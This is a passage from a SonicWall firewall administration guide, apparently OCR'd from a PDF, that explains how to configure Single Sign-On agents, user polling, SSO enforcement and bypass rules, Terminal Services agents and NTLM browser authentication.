
- The green LED next to the Agent's IP address indicates that the agent is currently up and running.
- A red LED would indicate that the agent is down.
- A grey LED shows that the agent is disabled.

The LEDs are dynamically updated using AJAX.

1 Click the **Add** button to create an agent. The page is updated to display a new row in the table at the top, and two new tabs (**Settings** and **Advanced**) in the lower half of the page.

TIP: You can modify any of the entries by clicking on it. The entry turns into an editable field.






2 Enter the following information in the **Settings** tab. As you type in values for the fields, the row at the top is updated in red to highlight the new information.

- For **Host Name or IP Address**, enter the name or IP address of the workstation on which SonicWall SSO Agent is installed. By default, **0.0.0.0** is entered.
- At **Port**, enter the port number that the SonicWall SSO Agent is using to communicate with the appliance. The default port is **2258**.

  NOTE: Agents at different IP addresses can have the same port number.

- At **Shared Key**, enter the shared key that you created or generated in the SonicWall SSO Agent. The shared key must match exactly. Re-enter the shared key in the **Confirm Shared Key** field.
- At **Timeout (seconds),** enter a number of seconds before the authentication attempt times out. This field is automatically populated with the default of **10** seconds.
- At **Retries**, enter the number of authentication attempts. The default is **6**.

3 Click the **Advanced** tab.




4 At **Maximum requests to send at a time**, enter the maximum number of simultaneous requests to send from the appliance to the agent at one time. The default is **32**.

The agent processes multiple requests concurrently, spawning a separate thread in the agent PC to handle each. The number of simultaneous requests that the authentication agent can handle depends on the performance level of the PC that it runs on and of the network. Increasing this setting could make SSO user authentication more efficient, but setting it too high could swamp the agent by sending too many requests at a time, thus overloading the PC and resulting in timeouts and authentication failures.

On the other hand, if the number of simultaneous requests sent from the appliance is too low, some requests will have to wait, possibly causing ring buffer overflows. Too many requests waiting could lead to slow response times in Single Sign On authentication. If this setting cannot be increased high enough to avoid ring buffer warnings without getting a significant numbers of timeouts, then consider moving the agent to a higher-performance, dedicated machine, or possibly adding additional agents. For more information about checking for ring buffer overflows and related statistics in the SonicOS TSR, see Single Sign-On Advanced Features on page 1486.

TIP: Look at the statistics in the **Single Sign On Authentication** section of the Tech Support Report. If significant numbers of timeouts are shown, then decreasing this value may help. If the **Maximum time spent on ring** approaches or exceeds the polling rate (configured on the **Users** tab) or if any ring buffer overflows are shown, then this value should probably be increased.

5 Click the **General Settings** tab under **Authentication Agent Settings**.



6 Configure the following options:

- Select the **Enable SSO agent authentication** checkbox to use the SSO Agent for user authentication. This setting is selected by default.
- Select the **Try next agent on getting no name from NetAPI/WMI** checkbox to force a retry of the authentication via a different SSO agent if there is no response or error from the first agent. This setting is not selected by default.

  NOTE: This setting affects only agents using NetAPI/WMI, not any agents that use just the domain controller security log lookup mechanism.

  IMPORTANT: See also the **Poll the same agent that authenticated the user** setting on the **Users** tab, which needs to be set if this setting is enabled.

  The NetAPI/WMI protocols used by the SSO agent for user identification are provided by Windows, and what they actually do is outside the control of the agent or appliance. When using NetAPI or WMI, should Windows respond with no user name and no error to a request from an agent, then by default, the appliance assumes that other agents get the same and does not retry the request via another agent (as it would do should it receive an error response).

  If you see authentication failures logged as `SSO agent returned no user name` when you think the users should have been identified, try enabling this setting. If this setting is enabled when the appliance receives a no-user-name response from an agent, the appliance treats the response as an error and retries the request via a different agent.

  Typically, enabling this setting is needed in a situation where only some of the agents can reach certain users; for example, if it is necessary to place an agent at a remote site to identify the users there because they cannot be reached easily by the agents at the central site.

- Select the **Don't block user traffic while waiting for SSO** checkbox to use the default policy while the user is being identified. This prevents browsing delays. This setting is not selected by default.

  When a user is being identified via SSO, traffic from the user is normally blocked until identification is complete so proper policies can be applied where applicable. Sometimes an SSO agent takes a significant time to identify a user, however, and that delay can result in users experiencing browsing delays.

  This setting allows you to override that delay and instead allow users traffic through while waiting for SSO, with default policies applied until the user is identified.

You also can choose whether to allow through traffic when a user needs to be identified for an access rule that requires user authentication (that is, when a user would not otherwise be allowed any access if not identified).

CAUTION: Take care with doing this as it can temporarily allow through a user who would not be allowed when identified. If you choose to do this for selected access rules, then a setting for it appears in the advanced settings of those rules that require user authentication.

- Select the **Including for** checkbox and either the **All access rules** (default) or the **Selected access rules** radio button to allow traffic affected by access rules that require user authentication, while waiting for user identification.

CAUTION: This can temporarily allow access that would not be allowed when the user is identified.

- To have all the SSO agents synchronize their user databases, select either:
  - **Sync all agents** – To synchronize together no matter what identification mechanisms they use, thus giving a single, homogenous user database duplicated on every agent.
  - **Synch those with the same user identification mechanisms** – To synchronize only those databases using the same identification mechanism; this is the default.

  Each SSO agent maintains its own database of the users that it has identified, and the agents can optionally be configured to synchronize those databases, thus giving a common user database duplicated on each agent. A common, synchronized user database makes user lookups more efficient and gives better redundancy. By specifying synchronicity here, the appliance can inform each agent of the other agents with which to synchronize, thereby avoiding the complexity of having to configure it in the agents.

  By default, the appliance has those agents configured to use the same user identification mechanisms synchronize together. For example, if some agents are reading domain controller logs while others use NetAPI, then two separate, external databases in the two groups of agents result, one database of those user found in the domain controller logs and a separate database of the users identified by NetAPI.

  NOTE: This setting can be overridden by explicitly configuring in each SSO agent the list of other agents with which to synchronize.

- Configure the list of Windows service user names in the **User names used by Windows services** table. You can list up to 64 user names that may be used by services on the end-users' PCs; any log ins with these names are assumed to be service log ins and are ignored by the SSO agent(s).

  a) Click the **Add** button. the **Service User name** dialog displays.

  b) Enter the service user name.

  c) Click **OK**.

  d) Repeat Step a through Step c for each user account.

  Windows services log on to the machine or domain using user accounts just as real users do. Some of the Windows' APIs used by the SSO agent do not provide for distinguishing these service log ins from real user log ins, which can lead to the SSO agent incorrectly reporting the user name used by a service instead of that of the actual user.

Users Tab

1 Click the **Users** tab to specify the following the **User Settings** options:

- Select the **Allow only users listed locally** checkbox to allow only users listed locally on the appliance to be authenticated. This setting is disabled by default.
- Select the **Simple user names in local database** checkbox to use simple user names. This setting is disabled by default.

  NOTE: This setting is dimmed unless the **Allow only users listed locally** setting is enabled.

  User names returned from the authentication agent or from NTLM authentication usually include a domain component, for example, `domain1/bob`. When this setting is selected, the domain component of a user name is ignored, and just the user name component is matched against names in the SonicWall appliance's local user database. If this box is not checked, local user account names that are to match SSO-authenticated users must conform to the full user name, including any domain component.

  NOTE: Domain components can take the following formats:
  - Windows: either `DOMAIN1|bob` or `DOMAIN1/bob`, where `DOMAIN1` is the sort-form (NetBIOS) domain name; it must be all uppercase if local user names are case-sensitive.
  - Novell: either the user's Novell name with context (for example, `bob.user.domain1`) or their LDAP distinguished name (for example, `cn=bob,ou=users,o=domain1`).

- Select the **Allow limited access for non-domain users** checkbox to allow limited access to users who are logged in to a computer but not into a domain. These users are not given membership in the Trusted Users user group, even when set locally, and so do not get any access set for Trusted Users. The are given access through policies, etc., that apply to Everyone or that specifically list them as allowed users. This setting is disabled by default.

  These users are identified in logs as *`computer-name/user-name`*. When using the local user database to authenticate users and the **Simple user names in local database** option is disabled, user names must be configured in the local database using the full *`computer-name/user-name`* identification.

  NOTE: This does not apply for users authenticated via NTLM. With NTLM, authentication non-domain users are given access only if the name/password matches a local user account created on the appliance.

- If your network includes non-Windows devices or Windows computers with personal firewalls running:

  a) Select the **Probe user for** checkbox.

  b) Select one of the following, depending on which is configured for the SSO Agent:

  - **NetAPI over NetBIOS**
  - **NetAPI over TCP**
  - **WMI**

  TIP: Hovering the mouse over these options displays a small tooltip contain the TCP port number.

  When the SSO agent attempts to identify a user in a Windows domain, if the agent uses NetAPI or WMI, then when the agent tries to communicate directly with the user's computer from which the traffic is originating. This can cause problems:
  - When traffic is coming from non-Windows devices as such devices do not respond to, or may block, the Windows networking messages used by the SSO Agent to identify a user.
  - With Windows computers if personal firewalls on them are blocking them.

The result can be that the agent may get overloaded with multiple threads waiting for requests that are not getting replies.

To avoid these problems, enable this setting (it is disabled by default) and select the correct NetAPI/WMI protocol that the SSO agent is configured to use. Before sending a request to the agent to identify a user via NetAPI or WMI, the SonicWall appliance probes the machine from which the traffic originated to verify if it responds on the port used by the NetAPI or WMA protocol. If it does not, then the device fails SSO immediately without the agent getting involved.

NOTE: This setting does not affect an agent that reads user login information from the domain controller(s).

- If the **Probe users for** setting is enabled, it causes the firewall to probe for a response on the NetAPI/WMI port before requesting that the SSO Agent identify a user. The **Probe timeout (seconds)** is set to **5** seconds by default.
- Select the **Probe test mode** checkbox to test that SSO probes are functioning correctly during SSO without interfering with user authentications. Probes are sent after initiating user authentication through the SSO agent. This setting is disabled by default.

  If this setting is enabled, the probes are sent after initiating user authentication via the sSO agent (normally, the latter is done if the probe is successful). Statistics for the probing are updated as normal, and if a probe fails for a user who is successfully authenticated by the agent, then that is reported via a message on the console port.
- For the **Mechanism for setting user group memberships**, select either:
  - **Use LDAP to retrieve user group information** radio button to use LDAP to retrieve user information. This option is selected by default.
    - To configure the LDAP settings click **Configure**. The **LDAP Configuration** dialog displays. For configuration information for this dialog, refer to Advanced LDAP Configuration on page 1557.
  - **Local configuration** radio button to use locally configured user group settings.
- In the **Polling rate (minutes)** field, enter a polling interval, in minutes (the default is **5**). After a user has been identified and logged in, the SonicWall polls the authentication agent at this rate to verify the user is still logged on.

  If you are using NTLM authentication, then in the NTLM settings you can selectively choose to have the appliance poll users by forcing them to re-authenticate via NTLM rather than polling via the agent.
- Select the **Poll the same agent that authenticated the user** checkbox if the network topology requires that particular agents be used depending on the location of users, rather than polling any agent to determine if the user is still logged in. This setting is disabled by default.

  IMPORTANT: The **Try next agent on getting no name from NetAPI/WMI** setting on the **SSO Agents General Settings** tab also needs to be set if this is set.

  By default, the appliance assumes that any SSO agent can send NetAPI or WMI requests to any user, so when polling to check if users are still logged in, the appliance can choose any agent based on current loadings. If this is not the case, and the network topography requires particular agents be used depending on the location of the users, then enable this setting. When it is enabled, after a user is successfully identified by an agent, subsequent polling of the user is performed via that same agent.

  NOTE: This setting affects only agents using NetAPI/WMI, not any agents that use just the domain controller security log lookup mechanism.
- In the **Hold time after (minutes)** field, enter a time, in minutes, that the security appliance waits before trying again to identify traffic after an initial failure to do so. This feature rate limits

requests to the agent to avoid possibly flooding it with requests if further traffic continues to be received from sources that repeatedly fail SSO. The default is **1** minute.

> **NOTE:** The times to hold off after getting errors from the SSO agent and after the agent reports that no user is logged in are set separately, so they are configured separately.

- In the **…after finding no user** field, enter the number of minutes that the appliance should wait before trying again if it gets errors from the SSO agent or when the agent reports that no user is logged in. The default is **1** minute.

2 To give consistent naming for a domain in logging, select one of the following radio buttons for **When different SSO sources report different name variants for a user's domain**:

- **Use the domain name as received** (default)
- **Always use a consistent domain name**; go to Step a.

By default, a user identified via SSO is logged in on the SonicWall appliance with whatever domain name is reported to it by the external source that identified the user. A doman, however, typically has two or three different variants of its domain name (for example, a Windows domain has its DNS name, its NetBIOS name, and its Kerberos realm name), and different SSO sources may report different variants of these for a user in the same domain.

This difference can cause difficulty in tracking users by domain in logging, so you can instead select to make the names consistent by having the same domain name variant used for all the users in a domain, no matter which variant is reported to the SonicWall appliance.

a If you have selected **Always use a consistent domain name**, click the **Select** button. The **Select the name variant to use for each domain** pop-up dialog lists known domains from which you can select the names to use is displayed.

b Select the variant(s) to use. The initial default variant for each domain is **None**, which means that behavior of using whatever domain name is reported to the appliance via SSO does not change until **Always use a consistent domain name** is enabled and the domain name to use is selected here.

> **NOTE:** If a domain is not shown in this list, wait until the SSO has identified some users in the domain, then repeat this step.

c Click **OK**.

If, when using Single Sign On, you see unexpected user names shown on the **Users > Status** page, or logs of user login or user login failure with unexpected user names, those may be due to Windows service logins and those user names should be configured here so that the SSO agent will know to ignore them.

In cases where there are multiple firewalls communicating with an SSO agent, the list of service account names should be configured on only one of them. The effect of configuring multiple lists on different appliances is undefined.

Enforcement Tab

1 Click the **Enforcement** tab if you want to either trigger SSO on traffic from a particular zone, or bypass SSO for traffic from non-user devices such as internal proxy web servers or IP phones.

2 Under **Per-Zone SSO Enforcement**, select the checkboxes for any zones on which you want to trigger SSO to identify users when traffic is sent:

- **LAN**
- **DMZ**
- **VPN**
- **WLAN**

If SSO is already required on a zone by Application Control or other policies, those checkboxes are pre-selected and cannot be cleared. If Guest Services is enabled on a zone, SSO cannot be enforced and you cannot select the checkbox. On zones where it is not otherwise initiated, SSO enforcement can be enabled by this option.

NOTE: On zones where security services policies or firewall access rules are set to require user authentication, SSO is always initiated for the affected traffic, and it is not necessary to also enable SSO enforcement here.

These per-zone SSO enforcement settings are useful for identifying and tracking users in event logging and AppFlow Monitor visualizations, even when SSO is not otherwise triggered by content filtering, IPS, or Application Control policies, or by firewall access rules requiring user authentication.

3 To bypass SSO for traffic from certain services or locations and apply the default content filtering policy to the traffic, select the appropriate service or location from the list in the **SSO Bypass** table or add a new service or location to the table. The table displays the built-in services that bypass SSO; these services cannot be delete.

TIP: You could create SSO bypass address and/or service group objects for this and reference those same ones both here and in those access rules.

NOTE: SSO bypass settings do not apply when SSO is triggered by firewall access rules requiring user authentication. To configure this type of SSO bypass, add separate access rules that do not require user authentication for the affected traffic. See Adding Access Rules on page 901 for more information on configuring access rules.

By default, Linux and Mac users who are not authenticated by SSO via Samba are assigned the default content filtering policy. To redirect all such users who are not authenticated by SSO to manually enter their credentials, create an access rule from the **WAN** zone to the **LAN** zone for the **HTTP** service with **Users Allowed** set to **All**. Then configure the appropriate CFS policy for the users or user groups. See Adding Access Rules on page 901 for more information on configuring access rules.

SSO bypass may be necessary, for example, for:


- Traffic emanating from a non-user device, such as an internal mail server or an IP phone.
- User traffic that does not need to be authenticated and might be adversely affected by delays waiting for SSO.

For traffic that bypasses SSO, the default content filtering policy is applied. If any APP rules or IPS/Anti-Spyware policies are set to include/exclude users, then that traffic is no included/excluded respectively with those.

The second setting is appropriate for user traffic that does not need to be authenticated, and triggering SSO might cause an unacceptable delay for the service.

4 Optionally, to add a service or location:

a Click the **Add** button. The **Add an SSO bypass rule** dialog displays.



b For **Bypass SSO for**, select either the **Services** or **Addresses** radio button.

c Select a service or address from the drop-down menu.

d Select the **Bypass type**:

- **Full bypass (don't trigger SSO**
- **Trigger SSO but bypass holding packets while waiting for it**

e Click **Add**. The entry is added to the table

5 To select a SSO bypass user name for logging:

a Select the **Log user name *<bypass name>* for SSO bypasses** checkbox.

b Specify a name for the SSO bypassed user.

This setting is selected by default, and a default name of **SSO Bypass** is specified.If this setting is enabled, then when traffic bypasses SSO (as configured here), the traffic is shown in logs and AppFlow Monitor with the given user name rather than as from an unknown user, thus allowing it to be differentiated from traffic sent by users whom SSO could not identify.

TIP: You also can configure logging on the **Users > Settings** page under **User Session Settings**.

6 Optionally, select **Create a dummy user** checkbox. This setting is not selected by default.

If this setting is enabled, on receiving SSO bypass traffic, a dummy user entry is created with the given user name for the originating IP address. Then, in addition to the name appearing in logs and the AppFlow Monitor, the dummy user entry displays on the **Users > Status** page. The dummy name remains in existence until traffic from the IP address stops for the given inactivity time or, in the case of bypass services, until non-bypass traffic is received from it.


NOTE: This dummy user name applies only for bypass rules set for full SSO bypass. Any set to trigger SSO, but bypass holding packets while waiting for it results in the user being set according to the result of the triggered SSO identification.

NOTE: The logging part of this option also can be configured by the **For logging of connections on which the user is not identified** option in the **User Session Settings** section of the **Users > Settings** page

a Optionally, specify an inactivity timeout, in minutes, in the **Inactivity timeout (mins)** field. The default is **15** minutes.

Terminal Services Tab

1 Click the **Terminal Services** tab to specify the following **Terminal Services Agent Settings** options.



2 To add agents, click the **Add** button. The page is updated to display a new row in the table at the top and new input fields in the lower half of the page. For existing agents:

- Green LED-style icon next to an agent indicates that the agent is up and running.
- Red LED icon indicates that the agent is down.
- Yellow LED icon means that the TSA is idle and the appliance has not heard anything from it for 5 minutes or more.

Because TSA sends notifications to the appliance rather than the appliance sending requests to the agent, a lack of notifications could mean that there is a problem, but more likely means simply that no user on the terminal server is currently active.

- In the **Host Name or IP Address(es)** field, enter the name or IP address of the terminal server on which SonicWall TSA is installed. If the terminal server is multi-homed (has multiple IP addresses) and you are identifying the host by IP address rather than DNS name, enter all the IP addresses as a comma-separated list.


  NOTE: As you type in values for the fields, the row at the top is updated in red to highlight the new information.

- At **Port**, enter the port number that the SonicWall TSA is using to communicate with the appliance. The default port is **2259**.

  NOTE: Agents at different IP addresses can have the same port number.

- In the **Shared Key** field, enter the shared key that you created or generated in the SonicWall TSA. The shared key must match exactly. Re-enter the shared key in the **Confirm Shared Key** field.

3 Click the **General Settings** tab under **Terminal Services Agent Settings** to configure the following options:




- Select the **Enable Terminal Services agent authentication** checkbox to use the TSA for user authentication. This setting is not enabled by default.
- The **Allow traffic from services on the terminal server to bypass user authentication in access rules** checkbox is selected by default. This allows service traffic, such as Windows updates or anti-virus updates not associated with any user login session, to pass without authentication. That traffic normally would be blocked if the applicable firewall rules are set to require user authentication.

  If you clear this checkbox, traffic from services can be blocked if firewall access rules require user authentication. In this case, you can add rules to allow access for **All** to the services traffic destinations, or configure the destinations as HTTP URLs that can bypass user authentication in access rules.

NTLM Tab

1 Click the **NTLM** tab.



NTLM authentication is supported by Mozilla-based browsers and can be used as a supplement to identifying users via an SSO agent or, with some limitations, on its own without the agent. The firewall interacts directly with the browser to authenticate the user. Users logged in with domain credentials are authenticated transparently; in other cases the user may need to enter credentials to login to the appliance, but should only need to do so once as the credentials are saved.

Consult the tooltips on this tab for additional details, and see How Does Browser NTLM Authentication Work? on page 1469 for more information.

2 Configure these settings;

- Select one of the following choices from the **Use NTLM to authenticate HTTP traffic** drop-down list:
  - **Never** – Will never use NTML authentication
  - **Before attempting SSO via the agent** – Try to authenticate users with NTLM before using the SonicWall SSO agent
  - **Only if SSO via the agent fails** – Try to authenticate users via the SSO agent first; if that fails, try using NTLM
- For **Authentication domain**, do one of the following:
  - Enter the full DNS name of the firewall's domain in the form "www.somedomain.com"
  - Select the **Use the domain from the LDAP configuration** checkbox to use the same domain that is used in the LDAP configuration.


  Fully transparent authentication can only occur if the browser sees the appliance domain as the local domain.
- For **Redirect the browser to this appliance via**, select one of the following options to determine how a user's browser is initially redirected to the firewall's own Web server:
  - **The interface IP address** – Select this to redirect the browser to the IP address of the appliance Web server interface.
  - **Its domain name from a reverse DNS lookup of the interface IP address** – Enables the **Show Reverse DNS Cache** button at the bottom of the window; when clicked, a popup displays the appliance Web server's Interface, IP Address, DNS Name, and TTL in seconds. Click the button to verify the domain name (DNS name) being used for redirecting the user's browser.
  - **Its configured domain name** – Use the firewall's domain name as configured on the **System > Administration** page.
  - **The name from the administration certificate** – Use the imported certificate that is selected for HTTPS Web Management on the **System > Administration** page.
- Enter a number of retries in the **Maximum retries to allow on authentication failure**.
- To detect when users log out, select the polling method to be used by the appliance for Windows, Linux, and Macintosh users in the **On the poll timer, for users authenticated user via NTLM** options. Select the radio button for one of the following methods for users on each type of computer:
  - **Poll via the SSO agent** – If you are using an SSO Agent in your network, select this to use it to poll users; for users authenticated via NTLM, the user name that the agent learns must match the name user for the NTLM authentication, or the login session will be terminated. You may want to select a different polling method for Linux or MacOS users, as those systems do not support the Windows networking requests used by the SSO agent.
  - **Re-authenticate via NTLM** – This method is transparent to the user if the browser is configured to store the domain credentials, or the user instructed the browser to save the credentials.
  - **Don't re-authenticate** – If you select this option, logout will not be detected other than via the inactivity timeout.

